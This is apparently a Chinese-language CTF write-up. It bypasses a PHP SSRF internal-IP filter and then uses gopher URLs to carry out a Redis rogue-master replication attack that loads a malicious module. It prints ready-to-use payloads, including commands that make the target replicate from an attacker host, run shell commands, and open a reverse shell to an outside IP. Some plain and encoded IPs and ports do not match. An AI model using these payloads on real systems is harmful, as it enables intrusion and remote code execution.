步骤
绕过ip限制
代码最后提示说要从本地端访问hint.php,但很明显127.0.0.1被过滤了。
php
 <?php
function check_inner_ip($url)
{
    $match_result=preg_match('/^(http|https|gopher|dict)?:\/\/.*(\/)?.*$/',$url); //正则匹配是否包含https,http,gopher,dict。
    if (!$match_result)
    {
        die('url fomat error');
    }
    try
    {
        $url_parse=parse_url($url);  //解析url的组成部分
    }
    catch(Exception $e)
    {
        die('url fomat error');
        return false;
    }
    $hostname=$url_parse['host'];
    $ip=gethostbyname($hostname);    //将域名解析为ip地址
    $int_ip=ip2long($ip);   //将ip转为长整形
    return ip2long('127.0.0.0')>>24 == $int_ip>>24 || ip2long('10.0.0.0')>>24 == $int_ip>>24 || ip2long('172.16.0.0')>>20 == $int_ip>>20 || ip2long('192.168.0.0')>>16 == $int_ip>>16;     //判断是否为内网ip
}

function safe_request_url($url)
{

    if (check_inner_ip($url))  //判断是否为内网ip
    {
        echo $url.' is inner ip';
    }
    else
    {
        $ch = curl_init();      //初始化新会话
        curl_setopt($ch, CURLOPT_URL, $url); //设置会话
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($ch, CURLOPT_HEADER, 0);
        $output = curl_exec($ch);    //执行会话
        $result_info = curl_getinfo($ch);    //获取CURL请求输出的相关信息
        if ($result_info['redirect_url'])    //如果是重定向就重复获取
        {
            safe_request_url($result_info['redirect_url']);
        }
        curl_close($ch);
        var_dump($output);
    }

}
if(isset($_GET['url'])){  //get接收url参数
    $url = $_GET['url'];
    if(!empty($url)){     //判断是否为空
        safe_request_url($url);
    }
}
else{
    highlight_file(__FILE__); //显示源码
}
// Please visit hint.php locally.
?>目前目的是访问?url=http://127.0.0.1/hint.php。
使用http://0.0.0.0/hint.php绕过检测,或者使用http://\[0:0:0:0:ffff:127.0.0.1\]/hint.php绕过。

这段代码告诉了redis密码为root。
redis主从复制攻击
利用的工具:Testzero-wz/Awsome-Redis-Rogue-Server: Redis-Rogue-Server Implement,
n0b0dyCN/redis-rogue-server: Redis(<=5.0.5) RCE
1.攻击机开启主服务器
首先将redis-rogue-server的exp.so文件复制到Awsome-Redis-Rogue-Server中,使用Awsome-Redis-Rogue-Server工具开启主服务,并且恶意so文件指定为exp.so。
bash
python redis_rogue_server.py -v -path exp.so -lport 21000
2.修改 Redis 持久化文件(如 RDB 快照)的存储目录/设置备份路径
bash
gopher://0.0.0.0:6379/_auth root
config set dir /tmp/
quit

# 经过两次url编码
gopher://0.0.0.0:6379/_auth%2520root%250d%250aconfig%2520set%2520dir%2520/tmp/%250d%250aquit
3.设置主从复制关系,数据同步
bash
gopher://0.0.0.0:6379/_auth root
config set dbfilename exp.so
slaveof 10.88.14.188 21000
quit

# 经过两次url编码
gopher://0.0.0.0:6379/_auth%2520root%250d%250aconfig%2520set%2520dbfilename%2520exp.so%250d%250aslaveof%2520174.1.185.67%252021000%250d%250aquit

这时会有回显
3.加载恶意模块
bash
gopher://0.0.0.0:6379/_auth root
module load /tmp/exp.so
quit

gopher://0.0.0.0:6379/_auth%2520root%250d%250amodule%2520load%2520/tmp/exp.so%250d%250aquit
4.关闭主从同步
bash
gopher://0.0.0.0:6379/_auth root
slaveof NO ONE
quit

gopher://0.0.0.0:6379/_auth%2520root%250d%250aslaveof%2520NO%2520ONE%250d%250aquit
关闭后会显示PONG

5.**导出数据库/**设置备份文件名字
bash
gopher://0.0.0.0:6379/_auth root
config set dbfilename dump.rdb
quit

gopher://0.0.0.0:6379/_auth%2520root%250d%250aconfig%2520set%2520dbfilename%2520dump.rdb%250d%250aquit
方法一:命令执行获取flag
bash
gopher://0.0.0.0:6379/_auth root
system.exec "cat /flag"
quit

gopher://0.0.0.0:6379/_auth%2520root%250d%250asystem.exec%2520%2522cat%2520%252Fflag%2522%250d%250aquit

方法二:反弹shell
监听

执行反弹
bash
gopher://0.0.0.0:6379/_auth root
system.rev 174.1.185.67 6666
quit

gopher://0.0.0.0:6379/_auth%2520root%250d%250asystem.rev%252010.88.14.188%25207777%250d%250aquit